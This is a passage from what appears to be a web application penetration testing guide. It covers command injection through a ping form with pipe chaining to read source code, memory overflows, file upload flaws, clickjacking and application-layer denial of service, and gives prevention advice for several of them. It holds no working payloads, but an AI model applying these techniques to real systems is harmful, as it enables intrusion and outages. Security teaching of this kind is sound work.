In figure 42, the filter_input PHP function is used to check whether or not any data submitted via an input form is a number or not. If it is not a number, it must be invalid input.

5.6.3 Simulation


When we start the application we can see that we can ping an address, so we tried to ping Google.



Simulation 65: Ping address


We get back the output of the ping command which tell us this might be vulnerable to a command injection.

We tried chaining commands, but we got nothing back, so probably this application has input sanitisation applied




Simulation 66: Chaining Commands

We tried using another shell operator, the piping operator and it worked.




Simulation 67: Piping

Now, to further explain the attack, we used ls command to list files and then cat command to read the web application source code.



Simulation 68: ls Command



Simulation 69: Read Source Code

5.7 Buffer Overflow

Buffer overflow errors are characterized by the overwriting of memory fragments of the process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (Instruction Pointer), BP (Base Pointer) and other registers causes exceptions, segmentation faults, and other errors to occur. Usually these errors end execution of the application in an unexpected way. Buffer overflow errors occur when we operate on buffers of char type.

Buffer overflows can consist of overflowing the stack [Stack overflow] or overflowing the heap [Heap overflow]. Generally, exploitation of these errors may lead to:

- application DoS (chapter 7)
- reordering execution of functions
- code execution (inject shellcode)

These kinds of errors are very easy to make. For years they were a programmer's nightmare. The problem lies in native C functions, which don't care about doing appropriate buffer length checks. Below is the list of such functions and, if they exist, their safe equivalents:

- gets() -\> fgets() - read characters
- strcpy() -\> strncpy() - copy content of the buffer
- strcat() -\> strncat() - buffer concatenation
- sprintf() -\> snprintf() - fill buffer with data of different types
- (f)scanf() - read from STDIN
- getwd() - return working directory
- realpath() - return absolute (full) path

5.8 Heap Overflow

Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of memory in heap consists of boundary tags that contain memory management information. When a heap-based buffer is overflowed the control information in these tags is overwritten. When the heap management routine frees the buffer, a memory address overwrite takes place leading to an access violation. When the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with a user-controlled value. In practice, an attacker would be able to overwrite function pointers and various addresses stored in structures like GOT, .dtors or TEB with the address of a malicious payload.

There are numerous variants of the heap overflow (heap corruption) vulnerability that can allow anything from overwriting function pointers to exploiting memory management structures for arbitrary code execution. Locating heap overflows requires closer examination in comparison to stack overflows, since there are certain conditions that need to exist in the code for these vulnerabilities to be exploitable.

5.9 Stack Overflow

Stack overflow vulnerabilities often allow an attacker to directly take control of the instruction pointer and, therefore, alter the execution of the program and execute arbitrary code. Besides overwriting the instruction pointer, similar results can also be obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack.

Chapter 6: Business Logic Testing

Testing for business logic flaws in a multi-functional dynamic web application requires thinking in unconventional methods. If an application's authentication mechanism is developed with the intention of performing steps 1, 2, 3 in that specific order to authenticate a user. What happens if the user goes from step 1 straight to step 3? In this simplistic example, does the application provide access by failing open; deny access, or just error out with a 500 message?

This type of vulnerability cannot be detected by a vulnerability scanner and relies upon the skills and creativity of the penetration tester. In addition, this type of vulnerability is usually one of the hardest to detect, and usually application specific but, at the same time, usually one of the most detrimental to the application, if exploited.

6.1 File Upload Vulnerabilities

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution. The act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.

6.1.1 Impact

This vulnerability depends on two key factors

- Which aspect of the file the website fails to validate properly, whether that be its size, type and contents.
- What restrictions are imposed on the file once it has been successfully uploaded.

In the worst case scenario, the file's type isn't validated properly, and the server configuration allows certain types of file (such as .php and .jsp) to be executed as code. An attacker could potentially upload a server-side code file that functions as a web shell, effectively granting them full control over the server.

6.1.2 Prevention

1. Only allow specific file types

   By limiting the list of allowed file types, Executables, scripts and other potentially malicious content can be avoided from being uploaded to your application

2. Verify file types

   In addition to restricting the file types, it is important to ensure that no files are ‘masking’ as allowed file types. For instance, if an attacker were to rename an .exe to .docx, and your solution relies entirely on the file extension, it would bypass your check as a Word document which in fact it is not. Therefore, it is important to verify file types before allowing them to be uploaded.

3. Scan for malware

   To minimize risk, all files should be scanned for malware. Multi-scanning files with multiple anti-malware engines (using a combination of signatures, heuristics, and machine learning detection methods) are recommended in order to get the highest detection rate and the shortest window of exposure to malware outbreaks.

4. Remove possible embedded threats

   Files such as Microsoft Office, PDF and image files can have embedded threats in hidden scripts and macros that are not always detected by anti-malware engines. To remove risk and make sure that files contain no hidden threats, it is best practice to remove any possible embedded objects by using a methodology called content disarm and reconstruction (CDR).

6.1.3 Types

1. Upload .jsp file into web tree - jsp code executed as the web user.
2. Upload .gif file to be resized - image library flaw exploited.
3. Upload huge files - file space denial of service.
4. Upload file using malicious path or name - overwrite a critical file.

Chapter 7: Client - Side Testing

Client-side penetration testing, also known as internal testing, is the act of exploiting vulnerabilities in client-side application programs such as an email clients, web browsers, Macromedia Flash, Adobe Acrobat and others. This attack can quickly compromise critical assets and information. It is vital to test employee's susceptibility and network's capability to recognize and respond to the client-side attacks.

7.1 Clickjacking

Clickjacking, a subset of UI redressing, is a malicious technique whereby a web user is deceived into interacting (in most cases by clicking) with something other than what the user believes they are interacting with. This type of attack, either alone or in conjunction with other attacks, could potentially send unauthorized commands or reveal confidential information while the victim is interacting with seemingly-harmless web pages. The term clickjacking was coined by Jeremiah Grossman and Robert Hansen in 2008.

A clickjacking attack uses seemingly-harmless features of HTML and JavaScript to force the victim to perform undesired actions, such as clicking an invisible button that performs an unintended operation. This is a client-side security issue that affects a variety of browsers and platforms.

To carry out this attack, an attacker creates a seemingly-harmless web page that loads the target application through the use of an inline frame (concealed with CSS code). Once this is done, an attacker may induce the victim to interact with the web page by other means (through, for example, social engineering). Like other attacks, a common prerequisite is that the victim is authenticated against the attacker's target website.




Figure 43: Clickjacking

The victim surfs the attacker's web page with the intention of interacting with the visible user interface, but is inadvertently performing actions on the hidden page. Using the hidden page, an attacker can deceive users into performing actions they never intended to perform through the positioning of the hidden elements in the web page.The power of this method is that the actions performed by the victim are originated from the hidden but authentic target web page. Consequently, some of the anti-CSRF protections deployed by the developers to protect the web page from CSRF attacks could be bypassed.




Figure 44: Detailed Clickjacking


7.1.1 Prevention

1. Prevent framing from other domains: Stop a hacker from putting an invisible overlay on popular content. The only way that the page can get served in a frame with this configuration is if it's the same domain as the website.
2. Moving the current frame to the top: This type of code ensures that the currently active frame is the one on the top, which makes it difficult to overlay the UI with hidden elements.
3. Client-side anti-clickjacking add-ons: Some web browsers, such as Firefox, have add-ons that stop scripts from running on a webpage. This approach prevents the hacker from being able to execute the script.
4. Add a framekiller to the website: Javascript has a framekiller function that stops pages from being pulled into an iFrame.

5. Use a robust cybersecurity solution: A comprehensive cybersecurity solution, such as Forcepoint, considers multiple attack vectors when securing your website and systems from hackers.


7.1.2 Simulation

In order to exploit this vulnerability, the attacker would place an iframe with the malicious link behind a valid actionable button and make it transparent to capture the clicks.



Simulation 70: Valid Button

In our situation if we click on show evil, we notice the attacker in reality wants to capture facebook likes behind "Click me for free stuff!" button.



Simulation 71: Transparent Malicious Link

Chapter 8: Denial of Service Testing

The most common type of denial of service (DoS) attack is the kind used on a network to make a server unreachable by other valid users. The fundamental concept of a network DoS attack is a malicious user flooding enough traffic to a target machine, that it renders the target incapable of keeping up with the volume of requests it is receiving. When the malicious user uses a large number of machines to flood traffic to a single target machine, this is generally known as a distributed denial of service (DDoS) attack. These types of attacks are generally beyond the scope of what an application developer can prevent within their own code. This type of "battle of the network pipes" is best mitigated via network architecture solutions.

There are, however, types of vulnerabilities within applications that can allow a malicious user to make certain functionality or sometimes the entire website unavailable. These problems are caused by bugs in the application, often resulting from malicious or unexpected user input. This section will focus on application layer attacks against availability that can be launched by just one malicious user on a single machine.

8.1 SQL Wildcard Vulnerability

SQL Wildcard Attacks are about forcing the underlying database to carry out CPU-intensive queries by using several wildcards. This vulnerability generally exists in search functionalities of web applications. Successful exploitation of this attack will cause Denial of Service.

8.2 Locking Customer accounts

The first DoS case to consider involves the authentication system of the target application. A common defense to prevent brute-force discovery of user passwords is to lock an account from use after between three to five failed attempts to login. This means that even if a legitimate user were to provide their valid password, they would be unable to log in to the system until their account has been unlocked. This defense mechanism can be turned into a DoS attack against an application if there is a way to predict valid login accounts.

8.3 Buffer overflow

Any language where the developer has direct responsibility for managing memory allocation, most notably C & C++, has the potential for a buffer overflow. While the most serious risk related to a buffer overflow is the ability to execute arbitrary code on the server, the first risk comes from the denial of service that can happen if the application crashes.

8.4 User specified object allocation

If users can supply, directly or indirectly, a value that will specify how many of an object to create on the application server, and if the server does not enforce a hard upper limit on that value, it is possible to cause the environment to run out of available memory. The server may begin to allocate the required number of objects specified, but if this is an extremely large number, it can cause serious issues on the server, possibly filling its whole available memory and corrupting its performance.

8.5 User Input as a Loop Counter

Like the previous problem of User Specified Object Allocation, if the user forces the application to loop through a code segment that needs high computing resources, by directly or indirectly assign a value that will be used as a counter in a loop function, in order to decrease its overall performance.

8.6 Writing User Provided Data to Disk

The goal of this DoS attack is to cause the application logs to record enormous volumes of data, possibly filling the local disks.

This attack could happen in two common ways:

1. The tester submits an extremely long value to the server in the request, and the application logs the value directly without having validated that it conforms to what was expected.
2. The application may have data validation to verify the submitted value being well formed and of proper length, but then still log the failed value (for auditing or error tracking purposes) into an application log.

If the application does not enforce an upper limit to the dimension of each log entry and to the maximum logging space that can be utilized, then it is vulnerable to this attack. This is especially true if there is not a separate partition for the log files, as these files would increase their size until other operations (e.g.: the application creating temporary files) become impossible. However, it may be difficult to detect the success of this type of attack unless the tester can somehow access the logs (gray box) being created by the application.

8.7 Failure to Release Resources

If an error occurs in the application that prevents the release of an in-use resource, it can become unavailable for further use. Possible examples include:

- An application locks a file for writing, and then an exception occurs but does not explicitly close and unlock the file
- Memory leaking in languages where the developer is responsible for memory management such as C & C++. In the case where an error causes normal logic flow to be circumvented, the allocated memory may not be removed and may be left in such a state that the garbage collector does not know it should be reclaimed
- Use of DB connection objects where the objects are not being freed if an exception is thrown. A number of such repeated requests can cause the application to consume all the DB connections, as the code will still hold the open DB object, never releasing the resource.

8.8 Storing too much data in session

Care must be taken not to store too much data in a user session object. Storing too much information, such as large quantities of data retrieved from the database, in the session can cause denial of service issues. This problem is exacerbated if session data is also tracked prior to a login, as a user can launch the attack without the need of an account.

References

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